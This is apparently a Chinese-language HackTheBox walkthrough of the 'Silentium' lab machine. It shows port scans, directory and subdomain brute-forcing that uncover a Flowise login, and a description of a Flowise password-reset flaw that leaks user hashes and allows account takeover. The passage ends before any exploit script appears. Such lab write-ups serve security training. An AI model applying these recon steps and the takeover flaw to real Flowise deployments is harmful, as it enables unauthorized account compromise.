HTB–Silentium

一.主机发现和信息收集

1
2
3
4
5
6
7
8
9
10
11
12
╭─ /home/kali ················································································ with root@kali at 0
╰─❯ nmap -p- -sT --min-rate=10000 10.129.56.235
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-18 07:07 EDT
Nmap scan report for 10.129.56.235
Host is up (0.093s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds

发现开放了22和80端口,深度探测:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
╭─ /home/kali ······························································· х INT with root@kali at 07:08:57 ─╮
╰─❯ nmap -p22,80 -sT -sV 10.129.56.235 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-18 07:09 EDT
Nmap scan report for 10.129.56.235
Host is up (0.080s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds

openssh 版本号为OpenSSH 9.6p1 协议版本为2.0 nginx版本号为1.24.0

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
╭─ /home/kali ···························································· took 12s with root@kali at 07:09:41 ─╮
╰─❯ nmap -p22,80 -sT -sV -sC 10.129.56.235 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-18 07:11 EDT
Nmap scan report for 10.129.56.235
Host is up (0.081s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_ 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open http nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds

扫描显示:没有跳转到http://silentium.htb/ 说明ip要绑定域名http://silentium.htb/ 我们编辑/etc/hosts

1
2
3
4
5
6
7
8
9
10
11
12
13
╭─ /home/kali ····································································· with root@kali at 07:14:03 ─╮
╰─❯ cat /etc/hosts ─╯
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.84.191 intelligence.thl
192.168.84.191 old.intelligence.thl
192.168.84.191 vulnday0.intelligence.thl
10.129.56.235 silentium.htb

二.Web渗透阶段与立足点获取


直接访问域名:

进行目录扫描:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
╭─ /home/kali ····································································· with root@kali at 07:14:08 ─╮
╰─❯ dirsearch -u "http://silentium.htb/" ─╯
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_silentium.htb/__26-10-18_07-16-11.txt

Target: http://silentium.htb/

[07:16:11] Starting:
[07:16:29] 301 - 178B - /assets -> http://silentium.htb/assets/
[07:16:29] 403 - 564B - /assets/

没看到其他的信息,查看f12观察是否存在隐藏信息:

好吧,也并没有发现任何隐藏信息,既然这个靶机和域名相关那么是否存在其他子域名呢?抱着这个想法我们尝试使用wfuzz 进行子域名爆破:

2.1子域名爆破
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
╭─ /home/kali ······················································· х INT took 3s with root@kali at 07:21:50 ─╮
╰─❯ wfuzz -c -t 100 \ ─╯
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
-u http://silentium.htb \
-H "Host: FUZZ.silentium.htb" \
--hc 301 --hh 0
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************

Target: http://silentium.htb/
Total requests: 19966

=====================================================================
ID Response Lines Word Chars Payload
=====================================================================

000000067: 200 69 L 239 W 3142 Ch "staging"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 7122
Filtered Requests: 7121
Requests/sec.: 0

发现存在子域名:

staging.silentium.htb 接着继续编辑/etc/hosts ,访问该子域名

1
2
3
4
5
6
7
8
9
10
11
12
13
14
╭─ /home/kali ····························································· took 9s with root@kali at 07:22:06 ─╮
╰─❯ cat /etc/hosts ─╯
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.84.191 intelligence.thl
192.168.84.191 old.intelligence.thl
192.168.84.191 vulnday0.intelligence.thl
10.129.56.235 silentium.htb
10.129.56.235 staging.silentium.htb

2.2子资产的渗透


打开是一个普通到不能再普通的登录页面,使用whatweb 进行简单的信息收集:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
╭─ /home/kali ····································································· with root@kali at 07:23:12 ─╮
╰─❯ whatweb -v http://staging.silentium.htb/signin ─╯
WhatWeb report for http://staging.silentium.htb/signin
Status : 200 OK
Title : Flowise - Build AI Agents, Visually
IP : 10.129.56.235
Country : RESERVED, ZZ

Summary : HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], Meta-Author[FlowiseAI], nginx[1.24.0], Open-Graph-Protocol[website], Script[module], UncommonHeaders[access-control-allow-credentials]

Detected Plugins:
[ HTML5 ]
HTML version 5, detected by the doctype declaration


[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.

OS : Ubuntu Linux
String : nginx/1.24.0 (Ubuntu) (from server string)

[ Meta-Author ]
This plugin retrieves the author name from the meta name
tag - info:
http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
#author

String : FlowiseAI

[ Open-Graph-Protocol ]
The Open Graph protocol enables you to integrate your Web
pages into the social graph. It is currently designed for
Web pages representing profiles of real-world things .
things like movies, sports teams, celebrities, and
restaurants. Including Open Graph tags on your Web page,
makes your page equivalent to a Facebook Page.

Version : website

[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

String : module

[ UncommonHeaders ]
Uncommon HTTP server headers. The blacklist includes all
the standard headers and many non standard but common ones.
Interesting but fairly common headers should have their own
plugins, eg. x-powered-by, server and x-aspnet-version.
Info about headers can be found at www.http-stats.com

String : access-control-allow-credentials (from headers)

[ nginx ]
Nginx (Engine-X) is a free, open-source, high-performance
HTTP server and reverse proxy, as well as an IMAP/POP3
proxy server.

Version : 1.24.0
Website : http://nginx.net/

HTTP Headers:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 18 Oct 2026 11:24:43 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Vary: Origin
Access-Control-Allow-Credentials: true
Cache-Control: public, max-age=0
Last-Modified: Mon, 11 Aug 2025 12:14:01 GMT
ETag: W/"c46-198990d4728"
Content-Encoding: gzip


关键信息:

1
Title     : Flowise - Build AI Agents, Visually

是一个AI构建的平台,发现无弱口令

我们看看是否存在Nday

在先知社区找到了这样一篇文章,搜了一下这个漏洞

漏洞源于 FlowiseAI 的密码重置机制。其 /api/v1/account/forgot-password 端点在未进行身份验证的情况下,直接返回包含敏感信息的响应,包括:

  • 用户 ID、姓名、邮箱及凭证哈希值。

也就是说我们可修改任任意账户密码进行任意账户接管,但是前提是我们得知道对方的账户邮箱(用户名)才有用


在http://silentium.htb/ 中我们将目标聚焦于页面底部,发现存在:

这是管理人员的信息,在登录页中如果用户不存在会直接回显未找到该用户 经过比对我们确定用户为ben

用户名:”ben@silentium.htb“

在网上查找脚本

